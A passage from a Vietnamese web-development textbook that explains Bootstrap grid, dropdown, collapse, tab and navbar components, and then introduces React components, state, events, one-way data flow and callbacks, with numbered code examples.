Ở màn hình nhỏ hơn và không có lớp `.col-[screen]-*` được áp dụng, các ô sẽ được hiển thị theo khối với chiều rộng các ô là 100%. Trong ví dụ trên, nếu thiết bị hiển thị có màn hình siêu nhỏ, các ô "Column A" và "Column B" sẽ được hiển thị lần lượt từ trên xuống dưới, các ô chiếm 100% chiều rộng thiết bị. Thực chất, lúc này các ô được hiển thị theo CSS mặc định dành cho các đối tượng `<div>`.

Một lưu ý là để cho hệ thống lười làm việc chính xác, các hàng và cột phải được đặt trong một đối tượng chứa, tức là trong `<div>` có lớp CSS là `.container` hoặc `.container-fluid`.

5.3.4. Các thành phần giao diện

Đặc trưng thứ ba mà Bootstrap mang lại là hệ thống lớp CSS kết hợp thư viện JavaScript cho phép tạo ra các thành phần phức tạp trên giao diện như thực đơn thả xuống (dropdown), thanh điều hướng (navbar), hay băng cố định vị trí (affix). Bản chất mỗi thành phần là một nhóm các đối tượng tài liệu được Bootstrap cung cấp các lớp CSS và hàm JavaScript để chúng được hiển thị và tương tác theo kịch bản đã định trước. Để có thể tương tác với các thành phần, trang web cần bao hàm các thư viện JavaScript của Bootstrap. Ví dụ, để tạo thực đơn thả xuống, trang web cần bao hàm tệp *dropdown.js* của Bootstrap. Bootstrap CSS chỉ tạo kiểu hiển thị cho thực đơn trong khi *dropdown.js* cần cho việc mở hay đóng thực đơn. Lưu ý, có thể bao hàm tệp tích hợp *bootstrap.js* thay cho bao hàm các tệp thư viện JavaScript đơn lẻ.

Do giới hạn về dung lượng, giáo trình chỉ trình bày một vài thành phần giao diện tiêu biểu của Bootstrap. Thông qua trình bày này, người đọc có thể hiểu được nguyên lý tạo thành phần giao diện trong Bootstrap, từ đó có thể tự tìm hiểu và sử dụng các thành phần khác.

Danh sách thả xuống/lên

Để tạo một danh sách thả xuống/lên, đầu tiên cần khai báo một đối tượng *<div>* để chứa thực đơn. Đối tượng này cần được trang bị lớp CSS là *.dropdown/.dropdown*. Tiếp theo, khai báo danh sách thực đơn bằng đối tượng ** với lớp CSS là *.dropdown-menu*. Mỗi ** trong ** trở thành một thực đơn. Mặc định, các thực đơn không được hiển thị. Cuối cùng, để mở (hiển thị) hay đóng (ẩn) các thực đơn, một đối tượng nút bấm (*<button>*) hoặc liên kết (*<a>*) cần được khai báo trong đối tượng chứa và trước đối tượng danh sách. Nút bấm hoặc liên kết cần sử dụng lớp CSS *.dropdown-toggle* và thuộc tính *data-toggle="dropdown"*. *data-toggle* là một thuộc tính mới mà Bootstrap gán cho các đối tượng tài liệu. Có thể sử dụng các lớp CSS *.active* và *.disabled* cho các thực đơn (**) để thể hiện trạng thái được kích hoạt hay vô hiệu hóa của thực đơn. Ví dụ khai báo một thực đơn thả xuống như sau.

```
1. <div class="dropdown">
2.   <button class="btn dropdown-toggle" data-
        toggle="dropdown"> Menu </button>
3.   <ul class="dropdown-menu">
4.     <li><a href="#">HTML</a></li>
5.     <li><a href="#" class="active">CSS</a></li>
6.     <li><a href="#" class="disabled">Javascript</a></li>
7.   </ul>
8. </div>
```

Các thành phần có thể đóng-mở

Thành phần có thể đóng mở là thành phần giao diện có thể thay đổi trạng thái ẩn/hiện khi người dùng tương tác với nó. Thành phần có thể đóng-mở cơ bản nhất là khung đóng-mở. Để tạo một khung đóng-mở, đầu tiên cần khai báo một đối tượng nội dung với lớp CSS là *.collapse*, đồng thời gán cho đối tượng này một định

danh. Tiếp theo, khai báo một nút bấm hoặc liên kết với các thuộc tính `data-toggle="collapse"` và `data-target="#id"`, trong đó `#id` là định danh của đối tượng nội dung. `data-target` cũng là một thuộc tính mới do Bootstrap gán cho các đối tượng tài liệu. Khi người dùng kích vào nút bấm hoặc liên kết, đối tượng nội dung sẽ được thay đổi ẩn/hiện. Mặc định, đối tượng nội dung được ẩn. Nếu muốn đối tượng nội dung hiện theo mặc định thì sử dụng thêm lớp CSS `.in` cho đối tượng này. Ví dụ khai báo một khung đóng-mở như sau.

```
1. <button data-toggle="collapse" data-target="#sample">Ẩn/hiện</button>
2. <p id="sample" class="collapse">
3.   Nội dung bất kỳ
4. </p>
```

Một panel cũng có thể đóng-mở thân và chân đê của nó. Để cung cấp khả năng này, hai chi tiết mới cần được bổ sung cho panel. Thứ nhất, thân và chân đê của panel được đặt vào một `<div>` với hai lớp CSS là `.collapse` và `.panel-collapse`. Thứ hai, cần chèn vào tiêu đề của panel một đối tượng liên kết với các thuộc tính `data-toggle="collapse"` và `data-target="#id"` hoặc `href="#id"`, trong đó `#id` là định danh của đối tượng `<div>` chứa thân và chân đê của panel. Ví dụ khai báo một panel có khả năng đóng-mở như sau.

```
1. <div class="panel panel-default">
2.   <div class="panel-heading">
3.     <a data-toggle="collapse" href="#collapse1">Panel</a>
4.   </div>
5.   <div id="collapse1" class="panel-collapse collapse">
6.     <div class="panel-body">Panel Body</div>
7.     <div class="panel-footer">Panel Footer</div>
8.   </div>
9. </div>
```

Có thể nhóm các panels đóng-mở để tạo thành một accordion, trong đó mỗi khi một panel được mở thì các panels còn lại tự động được đóng lại. Để thực hiện điều này, chỉ cần đưa các panels đóng-mở vào một đối tượng chứa (`<div>`) có lớp CSS là `.panel-group`, đồng thời đặt thuộc tính `data-parent="#id"` cho các liên kết điều khiển với `#id` là định danh của đối tượng chứa. Ví dụ khai báo một arcordion như sau.

```
1. <div class="panel-group" id="p">
2.   <div class="panel panel-default">
3.     <div class="panel-heading">
4.       <a data-toggle="collapse" data-parent="#p" href="#c1">Panel 1</a>
5.     </div>
6.     <div id="c1" class="panel-collapse collapse in">
7.       <div class="panel-body">Content 1</div>
8.     </div>
9.   </div>
10.  <div class="panel panel-default">
11.    <div class="panel-heading">
12.      <a data-toggle="collapse" data-parent="#p" href="#c2">Panel 2</a>
13.    </div>
14.    <div id="c2" class="panel-collapse collapse">
15.      <div class="panel-body">Content 2</div>
```

```
16.    </div>
17.  </div>
18. </div>
```

Các thành phần điều hướng

Nhiều thành phần điều hướng có thể được sử dụng để tạo ra các giao diện thân thiện, dễ sử dụng. Những thành phần điều hướng điển hình bao gồm tab, pill, và thanh điều hướng. Tab và pill có chung đặc điểm là được dùng để thay đổi hiển thị của các phần (section) khác nhau của trang web. Ngược lại, thanh điều hướng thường được sử dụng để chuyển hướng đến những trang khác.

Để tạo tab/pill, việc đầu tiên là tạo ra các phần nội dung sẽ được thay đổi hiển thị khi người dùng tương tác trên tab/pill. Có thể khai báo mỗi phần nội dung là một đối tượng `<div>` với lớp CSS là `.tab-pane` và một định danh duy nhất. Mặc định, các phần nội dung sẽ được ẩn. Nếu muốn cho phần nội dung hiển thị ngay từ đầu thì thêm các lớp CSS `.active` và `.in` cho đối tượng `<div>` tương ứng. Tiếp theo, cần đưa các phần nội dung vào trong một `<div>` có lớp CSS là `.tab-content`. Lúc này, nội dung các tab/pill đã được hoàn thiện. Việc cuối cùng là tạo điều hướng tab/pill để điều khiển hiển thị các phần nội dung. Điều hướng tab/pill được tạo bằng cách khai báo đối tượng `` với các lớp CSS là `.nav` và `.nav-tabs/.nav-pill`, đồng thời mỗi `` của nó có thuộc tính `data-toggle="tab"/"pill"` và `href="#id"`, trong đó `#id` là định danh của phần nội dung sẽ được điều khiển hiển thị. Ví dụ sau khai báo hai tabs với tiêu đề tab lần lượt là "Menu 1" và "Menu 2".

```
1. <ul class="nav nav-tabs">
2.   <li class="active"><a data-toggle="tab" href="#menu1">Menu 1</a></li>
3.   <li><a data-toggle="tab" href="#menu2">Menu 2</a></li>
4. </ul>
5. <div class="tab-content">
6.   <div id="menu1" class="tab-pane in active">
7.     <h3>Menu 1</h3>
8.     <p>Some content in menu 1.</p>
9.   </div>
10.  <div id="menu2" class="tab-pane">
11.    <h3>Menu 2</h3>
12.    <p>Other content in menu 2.</p>
13.  </div>
14. </div>
```

Để tạo thanh điều hướng, đầu tiên cần khai báo đối tượng chứa là `<nav>` với lớp CSS là `.navbar`. Có thể bổ sung lớp CSS `.navbar-default` hoặc `.navbar-inverse` cho `<nav>` để tạo nền cho thanh điều hướng. Cũng có thể cho thanh điều hướng cố định vị trí ở trên hoặc dưới cùng của vùng hiển thị bằng việc cung cấp cho `<nav>` lớp CSS `.navbar-fixed-top` hoặc `.navbar-fixed-bottom`, tương ứng. Các thành phần có thể đưa vào thanh điều hướng bao gồm tiêu đề, danh sách thực đơn, nút bấm, form và văn bản. Thông thường, tiêu đề được đưa vào trước những thành phần khác, nhưng không có ràng buộc nào về vị trí trước hay sau giữa các thành phần. Mặt khác, không có giới hạn về số lượng các thành phần, nghĩa là có thể đưa nhiều thành phần cùng loại vào thanh điều hướng. Danh sách thực đơn cho thanh

điều hướng được khai báo bằng đối tượng `` với các lớp CSS là `.nav` và `.navbar-nav`, trong đó mỗi `` của nó là một thực đơn cho thanh điều hướng. Mặc định, danh sách thực đơn sẽ được hiển thị từ trái sang phải. Tuy nhiên, có thể cho danh sách thực đơn hiển thị sang bên phải bằng cách cung cấp cho nó lớp CSS `.navbar-right`. Tiêu đề được khai báo bằng đối tượng `<div>` với lớp CSS là `.navbar-header`, bên trong chứa các liên kết với lớp CSS là `.navbar-brand`. Nút bấm (`<button>`), nếu được đưa vào thanh điều hướng, sẽ cần sử dụng lớp CSS `.navbar-btn`. Tương tự, `<form>` nếu được đưa vào thanh điều hướng sẽ cần cung cấp lớp CSS `.navbar-form`. Biểu nhập trên thanh điều hướng được trình bày theo kiểu nội tuyến. Nếu cần đưa văn bản vào thanh điều hướng, đối tượng văn bản cần sử dụng lớp CSS `.navbar-text`. Cuối cùng, để thanh điều hướng có thể thay đổi hiển thị thích ứng với thiết bị, tức cho phép ẩn/hiện các thành phần bên trong nó tùy theo chiều rộng vùng hiển thị, các thành phần có thể ẩn/hiện được đặt vào một `<div>` có các lớp CSS là `.collapse` và `.navbar-collapse`. Ngoài ra, cần đặt vào phần tiêu đề một nút bấm với lớp CSS `.navbar-toggle` và các thuộc tính `data-toggle="collapse"`, `data-target="#id"`, trong đó `#id` là định danh của `<div>` chứa các thành phần có thể ẩn/hiện.

Ví dụ khai báo một thanh điều hướng như sau. Trong ví dụ này, thanh điều hướng có một tiêu đề, hai danh sách thực đơn và một form. Các danh sách thực đơn và form có thể ẩn/hiện thích ứng theo thiết bị. Một danh sách thực đơn được hiển thị bên phải. Ngoài ra, thanh điều hướng có vị trí cố định trên cùng của vùng hiển thị.

```
1. <nav class="navbar navbar-inverse navbar-fixed-top">
2.   <div class="navbar-header">
3.     <button type="button" class="navbar-toggle" data-
   toggle="collapse" data-target="#myNavbar">
4.       <span class="icon-bar"></span>
5.       <span class="icon-bar"></span>
6.       <span class="icon-bar"></span>
7.     </button>
8.     <a class="navbar-brand" href="#">MySite</a>
9.   </div>
10.  <div class="collapse navbar-collapse" id="myNavbar">
11.    <ul class="nav navbar-nav">
12.      <li class="active"><a href="#">Home</a></li>
13.      <li><a href="#">Page 2</a></li>
14.      <li><a href="#">Page 3</a></li>
15.    </ul>
16.    <form class="navbar-form navbar-left">
17.      <div class="form-group">
18.        <input type="text" class="form-control" placeholder="Search">
19.      </div>
20.      <button type="submit" class="btn btn-default">Submit</button>
21.    </form>
22.    <ul class="nav navbar-nav navbar-right">
23.      <li><a href="#">Logout</a></li>
24.    </ul>
25.  </div>
26. </nav>
```

5.3.5. JavaScript API

Thư viện JavaScript của Bootstrap, *bootstrap.js*, có nhiệm vụ cung cấp khả năng tương tác cho các thành phần giao diện. Tương tác có thể được cài đặt thông qua sử dụng các thuộc tính *data-** như đã được trình bày trong các ví dụ ở trên. Thư viện JavaScript của Bootstrap sẽ phân tích DOM để tìm ra các đối tượng tài liệu có thuộc tính *data-** rồi gán các phương thức xử lý tương ứng cho chúng. Một cách khác để cài đặt tương tác cho các thành phần giao diện là sử dụng các JavaScript API được Bootstrap cung cấp. Các API này được viết theo cú pháp của jQuery nên dễ học và dễ sử dụng. Ví dụ, thay vì sử dụng thuộc tính *data-toggle="tab"* cho các liên kết điều khiển tab, lập trình viên có thể sử dụng API *tab("show")*. Cụ thể, đoạn mã JavaScript cung cấp khả năng tương tác cho các tab có dạng *\$(".nav-tabs a").click(function(){\$(this).tab("show");})*.

Một ứng dụng quan trọng của Bootstrap JavaScript API là xử lý các sự kiện trên thành phần giao diện. Trong ví dụ sau đây, ba tab được tạo trên giao diện. Giả sử nội dung cho mỗi tab rất dài và mất nhiều thời gian để xử lý bên phục vụ. Nếu nội dung cho cả ba tab được tải ngay tại thời điểm tải trang thì sẽ mất nhiều thời gian cho trang được tải xong. Mặt khác, việc tải nội dung cho cả ba tab đồng thời là không cần thiết vì chỉ có nội dung của tab đầu tiên được hiển thị khi tải xong trang. Do vậy, giải pháp tốt hơn là chỉ tải nội dung cho các tab thứ hai trở đi khi người dùng kích chọn tab lần đầu. Trong ví dụ này, nếu người dùng kích chọn lần đầu tab thứ hai, nội dung trang *abc.htm* sẽ được tải vào tab thứ hai. Tương tự, nếu người dùng kích chọn lần đầu tab thứ ba, nội dung trang *def.htm* được tải vào tab thứ ba.

```
1. <ul class="nav nav-tabs">
2.   <li class="active"><a data-toggle="tab" href="#menu1">Tab 1</a></li>
3.   <li><a data-toggle="tab" href="#menu2">Tab 2</a></li>
4.   <li><a data-toggle="tab" href="#menu3">Tab 3</a></li>
5. </ul>
6. <div class="tab-content">
7.   <div id="menu1" class="tab-pane in active">Preloaded content</div>
8.   <div id="menu2" class="tab-pane"></div>
9.   <div id="menu3" class="tab-pane"></div>
10. </div>
11. <script type="text/javascript">
12. $(document).ready(function(){
13.   $('.nav-tabs a').on('show.bs.tab', function(){
14.     if ($($this).attr("href")).html() == "") {
15.       if ($this.attr("href") == "#menu2") {
16.         $("#menu2").load("abc.htm");
17.       } else if ($this.attr("href") == "#menu3") {
18.         $("#menu3").load("def.htm");
19.       }
20.     }
21.   });
22. });
23. </script>
```

5.4. REACT

React là một thư viện JavaScript cho phát triển giao diện người dùng đã được Facebook phát triển và sử dụng trong các sản phẩm của họ. Thư viện này cũng được cung cấp dưới dạng nguồn mở và được nhiều lập trình viên tham gia phát triển. Website chính thức của React tại <https://facebook.github.io/react>. Nhiều ứng dụng web ngày nay sử dụng React để phát triển mặt trước. Ưu điểm của thư viện này là nó cho phép phân tách giao diện thành các thành phần giao diện độc lập, có thể sử dụng lại. Về mặt khái niệm, thành phần React giống như hàm JavaScript. Nó chấp nhận dữ liệu vào bất kỳ và trả về các phần tử React miêu tả giao diện. Thư viện React sẽ chuyển đổi các phần tử React thành các đối tượng DOM.

5.4.1. Thành phần và phần tử React

Thông thường, **thành phần giao diện** (UI component)/thành phần React được định nghĩa bằng lớp React. Lớp React là lớp JavaScript kế thừa lớp cơ sở trừu tượng *React.Component*. Lớp React có thể không có gì nhưng phải có một phương thức *render()*. Phương thức này có nhiệm vụ trả về các phần tử React, hay các phần tử giao diện. Ngoài ra, lớp React có hai thuộc tính quan trọng là *props* và *state*. Cả hai thuộc tính này đều là các đối tượng JavaScript đơn giản (không có phương thức). Thuộc tính *props* chứa dữ liệu vào cho thành phần và là thuộc tính chỉ đọc. Giá trị của nó được xác định tại thời điểm thành phần được tạo. Khác với *props*, thuộc tính *state* nắm giữ những dữ liệu bên trong, riêng của thành phần. *state* còn được gọi là dữ liệu cục bộ, được đóng gói trong thành phần. Theo mặc định, mỗi khi giá trị của *state* thay đổi, thành phần sẽ cập nhật lại giao diện, tức gọi phương thức *render()*. Không nên thay đổi *state* trực tiếp mà nên sử dụng phương thức *setState()* vì *setState()* sẽ đưa các yêu cầu thay đổi vào hàng đợi và báo cho React biết thành phần này cần cập nhật lại giao diện.

Một khái niệm khác có liên quan mật thiết với thành phần React là **phần tử React**. Có thể hình dung, thành phần React tạo ra (bằng phương thức *render()*) một tập (dạng cây, còn gọi là cây DOM ảo) các phần tử React, sau đó mỗi phần tử React được chuyển đổi thành một đối tượng DOM.

Phương thức *React.createElement(type, [props], [children])* được sử dụng để khai báo các phần tử React, trong đó tham số bắt buộc *type* có thể là tên thẻ (như HTML) hoặc tên lớp React. Phương thức này cùng với lớp React là những công cụ cơ bản để tạo ra các thành phần giao diện.

Cuối cùng, các thành phần React cần phải được đưa lên giao diện. React cung cấp phương thức *ReactDOM.render(reactComp, domNode)* để thực hiện điều này, trong đó *reactComp* là thành phần React sẽ được chuyển đổi thành nhánh các đối tượng DOM và nhánh này trở thành con, cháu của đối tượng DOM có tham chiếu là *domNode*.

Để hình dung các câu lệnh khai báo và cách các thành phần React hoạt động, hãy xem xét ví dụ đơn giản sau đây. Trong ví dụ này, một lớp React có tên là *Product* được định nghĩa để mô tả về sản phẩm. Thuộc tính *props* của nó sẽ nhận đầu vào là tên (*name*) và mô tả (*description*) của một sản phẩm nào đó. Thành phần này chưa sử dụng thuộc tính *state*. Phương thức *render()* của *Product* trả về một phần tử *<div>* với lớp CSS là *.box*. Bên trong phần tử *<div>* có phần tử *<h1>* hiển thị tên và phần tử *<p>* hiển thị mô tả của sản phẩm. Cũng trong ví dụ này, một thành phần *Product* đã được khai báo với tên là "Dell Laptops" và mô tả là "Laptops from Dell", đồng thời được gán vào đối tượng DOM có định danh là "root" để hiển thị trên giao diện.

```
1. <style>
2.   .box {border:solid 1px red;}
3. </style>
4. <div id="root"></div>
5. <script>
6.   class Product extends React.Component {
7.     constructor(props) { super(props); }
8.     render() {
9.       return React.createElement(
10.         "div",
11.           {className: "box"},
12.           React.createElement("h1", null, this.props.name),
13.           React.createElement("p", null, this.props.description)
14.         );
15.     }
16.   }
17.   ReactDOM.render(
18.     React.createElement(
19.       Product,
20.       {name:"Dell Laptops", description:"Laptops from Dell"}
21.     ),
22.     document.getElementById('root')
23.   );
24. </script>
```

Để thấy kết quả chạy ví dụ trên, hãy sao chép mã nguồn trong ví dụ vào các cửa sổ soạn thảo của CodePen tại <https://codepen.io>. Đây là một môi trường phát triển mặt trước được sử dụng phổ biến hiện nay. Trên cửa sổ soạn thảo JS, chọn thiết lập cấu hình (Pen Settings) và thêm các thư viện JavaScript sau:

<https://cdnjs.cloudflare.com/ajax/libs/react/15.3.1/react.min.js>

<https://cdnjs.cloudflare.com/ajax/libs/react/15.3.1/react-dom.min.js>

Việc thiết lập môi trường thông dịch React sẽ được trình bày ở Mục 5.4.6. Bây giờ, hãy tiếp tục với logic thành phần của React.

5.4.2. Cập nhật giao diện và xử lý sự kiện

Các phần tử React có tính bất biến. Nghĩa là, chương trình không thể thay đổi các thuộc tính cũng như các phần tử con của phần tử React một khi nó đã được tạo

ra. Tuy nhiên, mỗi khi thuộc tính *state* của thành phần React được thay đổi, phương thức *render()* sẽ tự động được gọi để cập nhật lại giao diện. Để minh họa đặc tính này, xét một mảng rộng của ví dụ trên như mô tả dưới đây. Khi xem thông tin sản phẩm trên giao diện, người dùng có thể bấm nút đánh dấu hoặc bỏ đánh dấu sản phẩm mà người dùng quan tâm. Sản phẩm được đánh dấu sẽ được hiển thị trên nền màu vàng, ngược lại sản phẩm được hiển thị trên nền màu trắng như trước đây. Mã nguồn bổ sung được tô nền trong ví dụ sau. Thứ nhất, trong phần CSS, lớp *.yellow* được bổ sung với thuộc tính nền màu vàng. Thứ hai, *state* của thành phần *Product* được thiết lập với thuộc tính *isBookmarked*, trong đó *isBookmarked* là *true* tương đương sản phẩm được đánh dấu và ngược lại. Thứ ba, phương thức *handleClick()* được định nghĩa. Phương thức này gọi phương thức *setState()* để thay đổi thuộc tính *isBookmarked* của *state*. Lưu ý *state* được cập nhật không đồng bộ nên *setState()* cần lấy trạng thái trước của *state* là *prevState* để đảm bảo đó là trạng thái cập nhật nhất trước khi thay đổi. Lưu ý khác, cần buộc phương thức *handleClick()* mới được định nghĩa vào thành phần *Product* bằng lệnh *this.handleClick = this.handleClick.bind(this)*. Thứ tư, giá trị thuộc tính *className* của đối tượng *<div>* được đặt tùy thuộc vào giá trị của *isBookmarked*. Nếu *isBookmarked* là *false*, *className* của *<div>* chỉ nhận lớp CSS *.box*. Ngược lại, nếu *isBookmarked* là *true*, *className* của *<div>* nhận hai lớp CSS *.box* và *.yellow*. Cuối cùng, trong phương thức *render()* của thành phần *Product* được bổ sung một nút bấm có nhãn là "Set bookmark" hoặc "Remove bookmark" tùy thuộc vào giá trị của *isBookmarked* là *false* hay *true*. Sự kiện *onClick* của nút bấm được gắn với phương thức *handleClick()*. Kết quả là mỗi khi người dùng bấm vào nút bấm, phương thức *handleClick()* được gọi làm thay đổi giá trị *isBookmarked* của *state*. Khi đó, phương thức *render()* được gọi theo dây truyền để cập nhật lại CSS cho đối tượng *<div>* và nhãn cho nút bấm.

```
1. <style>
2.   .box {border:solid 1px red;}
3.   .yellow {background-color:yellow;}
4. </style>
5. <div id="root"></div>
6. <script>
7. class Product extends React.Component {
8.   constructor(props) {
9.     super(props);
10.    this.state = {isBookmarked:false}
11.    this.handleClick = this.handleClick.bind(this);
12.  }
13.  handleClick() {
14.    this.setState(prevState =>
15.      ({ isBookmarked: !prevState.isBookmarked }));
16.  }
17.  render() {
18.    return React.createElement(
19.      "div",
20.      {className: this.state.isBookmarked ? 'box yellow' : 'box'},
21.      React.createElement("h1", null, this.props.name),
22.      React.createElement("p", null, this.props.description),
```

```

23.         React.createElement("button",
24.             { onClick: this.handleClick },
25.             this.state.isBookmarked ?
26.                 'Remove bookmark' : 'Set bookmark')
27.         );
28.     }
29. }
30. ReactDOM.render(...);
31.</script>

```

Ví dụ được mở rộng ở trên một mặt minh họa việc cập nhật thuộc tính *state* dẫn đến tự động cập nhật giao diện, mặt khác minh họa được các vấn đề xử lý sự kiện trên giao diện và tạo giao diện có điều kiện. Cụ thể, sự kiện *onClick* trên nút bấm được bắt và xử lý bằng phương thức *handleClick()*. *handleClick()* là phương thức tự định nghĩa nên phải được buộc vào thành phần *Product*. Nhãn của nút bấm hay CSS của *<div>* là những ví dụ về tạo giao diện theo điều kiện. Nhãn của nút bấm và CSS của *<div>* sẽ thay đổi tương ứng theo giá trị của *isBookmarked*.

5.4.3. Buộc dữ liệu một chiều trên xuống

Trong ví dụ trên, mặc định sản phẩm không được đánh dấu, do *isBookmarked* của thành phần *Product* có giá trị khởi tạo là *false*. Nay giờ, mã nguồn sẽ tiếp tục được thay đổi để khi tạo thành phần *Product*, giá trị của *isBookmarked* có thể được khởi tạo là *true* hay *false*. Để thực hiện điều này, giá trị của *state* sẽ được khởi tạo theo dữ liệu vào, tức theo *props*. Mã nguồn bổ sung *isBookmarked* cho *props*, đồng thời sử dụng *isBookmarked* của *props* làm giá trị khởi tạo cho *isBookmarked* của *state* như sau.

```

1. <script>
2.   class Product extends React.Component {
3.     constructor(props) {
4.       super(props);
5.       this.state = {isBookmarked:this.props.isBookmarked}
6.       this.handleClick = this.handleClick.bind(this);
7.     }
8. ...
9.   }
10. ReactDOM.render(
11.   React.createElement(
12.     Product,
13.       {name:"Dell Laptops", description:"Laptops from Dell",
14.        isBookmarked: true}
15.     ),
16.   document.getElementById('root')
17. );
18.</script>

```

Bây giờ, yêu cầu được đặt ra không phải là hiển thị một sản phẩm nữa mà là một danh sách các sản phẩm. Thành phần *Product* sẽ không thay đổi mà được sử dụng lại. Thành phần mới *ProductList* được bổ sung. *ProductList* nhận đầu vào là một danh sách các sản phẩm, mỗi sản phẩm là một đối tượng JavaScript đơn giản. Phương thức *render()* của nó sẽ sử dụng thành phần *Product* để hiển thị từng sản

phẩm. Ngoài ra, `render()` sử dụng một ánh xạ để duyệt danh sách sản phẩm đầu vào. Phương thức `ReactDOM.render()` được viết lại để tạo thành phần `ProductList` thay cho `Product` như trước đây. Mã nguồn bổ sung được cho trong ví dụ sau.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {
4.     constructor(props) { super(props); }
5.     render() {
6.       const listItems = this.props.products.map(
7.         p => React.createElement(Product,
8.           { name: p.name, description: p.description,
9.             isBookmarked: p.isBookmarked })
10.      );
11.      return React.createElement('div', null, listItems);
12.    }
13.  }
14.
15. ReactDOM.render(
16.   React.createElement(ProductList, { products:
17.     [{ name: "Dell Laptops", description: "Laptops from Dell",
18.       isBookmarked: false },
19.     { name: "Dell PCs", description: "PCs from Dell",
20.       isBookmarked: true },
21.     { name: "HP Laptops", description: "Laptops from HP",
22.       isBookmarked: false }] })
23. ),
24.   document.getElementById('root')
25. );
26. </script>
```

Ví dụ này cho thấy thành phần chứa thành phần con. Nó cũng cho thấy rõ hơn **luồng/buộc dữ liệu một-chiều** (unidirectional data flow hoặc one-way binding) được chảy từ **trên xuống** (top-down) của React. Cụ thể, dữ liệu từ thành phần cha được chuyển xuống thành phần con thông qua `props`, rồi từ thành phần con xuống thành phần cháu, ... Để sử dụng React, người phát triển web tiếp cận theo hướng trên-xuống hoặc dưới-lên. Tiếp cận trên-xuống chia nhỏ giao diện thành các thành phần, thành phần lớn thành các thành phần nhỏ hơn, thành phần cuối cùng và nhỏ nhất chỉ sử dụng các phần tử React có sẵn. Ngược lại, tiếp cận dưới-lên tạo ra những thành phần nhỏ trước, sau đó sử dụng các thành phần nhỏ để xây dựng thành phần lớn hơn. Các thành phần độc lập nhau và sử dụng lại được nên những cách tiếp cận nêu trên rất hiệu quả trong việc xây dựng và cập nhật giao diện ứng dụng web.

5.4.4. Chuyển dữ liệu ngược lên bằng hàm gọi lại

Yêu cầu tiếp tục được đưa ra là giao diện cần cung cấp một ô nhập nội dung tìm kiếm, cho phép mỗi khi người dùng gõ nhập xâu cần tìm, ứng dụng chỉ hiển thị các sản phẩm có tên hoặc miêu tả chứa xâu được nhập. Lúc này, các thành phần `Product` và `ProductList` là không đủ. Chương trình sẽ được bổ sung hai thành phần mới là `earchBar` và `SearchableProductList`. `earchBar` cung cấp ô nhập xâu cần

tìm còn *SearchableProductList* là thành phần chứa cả *ProductList* và *SearchBar*. Mã nguồn được bổ sung hoặc sửa đổi được cho trong ví dụ sau. Lưu ý, đến thời điểm này chưa có thay đổi gì trên các thành phần *Product* và *ProductList*. Ngược lại, phương thức *ReactDOM.render()* tạo thành phần *SearchableProductList* thay cho thành phần *ProductList* như trước đây. *SearchableProductList* sẽ chuyển tiếp danh sách sản phẩm cho *ProductList* theo luồng dữ liệu một-chiều trên-xuống.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {
5.     render() {
6.       return React.createElement("input", {type:"text",
7.                                     placeholder:"Input text to search"});
8.     }
9.   }
10.  class SearchableProductList extends React.Component {
11.    render() {
12.      return React.createElement("div", null,
13.                               React.createElement(SearchBar, null),
14.                               React.createElement(ProductList,
15.                                     {products:this.props.products})
16.                               );
17.    }
18.  }
19. ReactDOM.render(
20.   React.createElement(SearchableProductList, {products: [ ... ]}),
21.   document.getElementById('root')
22. );
23. </script>
```

Bây giờ, giao diện của ứng dụng đã xuất hiện ô nhập văn bản với gợi ý "Input text to search" phía trên danh sách các sản phẩm. Dĩ nhiên, nếu người dùng nhập văn bản vào ô nhập vào thời điểm này thì chưa có điều gì xảy ra cả. Mã nguồn cần tiếp tục được bổ sung, sửa đổi để cung cấp tương tác cho ứng dụng.

Vấn đề cần xử lý lúc này là làm thế nào để chuyển xâu cần tìm từ thành phần *SearchBar* đến từng thành phần *Product* để *Product* quyết định có hiển thị sản phẩm trên giao diện hay không căn cứ vào xâu cần tìm. *SearchBar* và *Product* không chia nhau nhưng có tổ tiên chung là *SearchableProductList*. Do vậy, giải pháp cho vấn đề trên là đưa xâu cần tìm ngược từ *SearchBar* lên *SearchableProductList*, rồi từ *SearchableProductList* xuôi xuống *ProductList* rồi *Product*.

Để chuyển dữ liệu ngược từ *SearchBar* lên *SearchableProductList*, *SearchableProductList* cần chuyển xuống cho *SearchBar* một tham chiếu hàm, còn gọi là **hàm gọi lại** (callback function), bằng buộc dữ liệu trên-xuống, từ đó *SearchBar* có thể gọi đến hàm gọi lại của *SearchableProductList* và truyền dữ liệu cho *SearchableProductList* dưới dạng tham số của hàm gọi lại. Mã nguồn bổ sung được tô nền trong ví dụ sau. *SearchableProductList* được bổ sung phương thức *doSearch()*, đồng thời tham chiếu của phương thức *doSearch()* được chuyển xuống *props* của *SearchBar* với thuộc tính *onSearch*. Ở thành phần *SearchBar*, phương thức

`handleInputTextChanged()` được bổ sung để xử lý sự kiện `onChange` của ô nhập xâu cần tìm. Mỗi khi người dùng gõ vào ô nhập xâu cần tìm, `handleInputTextChanged()` được gọi và nó gọi đến hàm gọi lại (`doSearch()` của `SearchableProductList`) đang được tham chiếu bởi thuộc tính `onSearch`, đồng thời truyền xâu cần tìm cho hàm gọi lại. Phương thức `doSearch()` của `SearchableProductList` hiển thị xâu cần tìm dưới dạng một thông báo.

```
1. <script>
2.   class Product extends React.Component {...}
3.   class ProductList extends React.Component {...}
4.   class SearchBar extends React.Component {
5.     constructor(props) {
6.       super(props);
7.       this.handleInputTextChanged =
8.         this.handleInputTextChanged.bind(this);
9.     }
10.    handleInputTextChanged(e) {
11.      this.props.onSearch(e.target.value);
12.    }
13.    render() {
14.      return React.createElement("input", {type: "text",
15.        placeholder: "Input text to search",
16.        onChange:this.handleInputTextChanged });
17.    }
18.  }
19.  class SearchableProductList extends React.Component {
20.    constructor(props) {
21.      super(props);
22.      this.doSearch = this.doSearch.bind(this);
23.    }
24.    doSearch(txt) { alert(txt); }
25.    render() {
26.      return React.createElement("div", null,
27.        React.createElement(SearchBar,
28.          {onSearch:this.doSearch}),
29.        React.createElement(ProductList,
30.          {products:this.props.products})
31.      );
32.    }
33.  }
34.  ReactDOM.render(...);
35. </script>
```

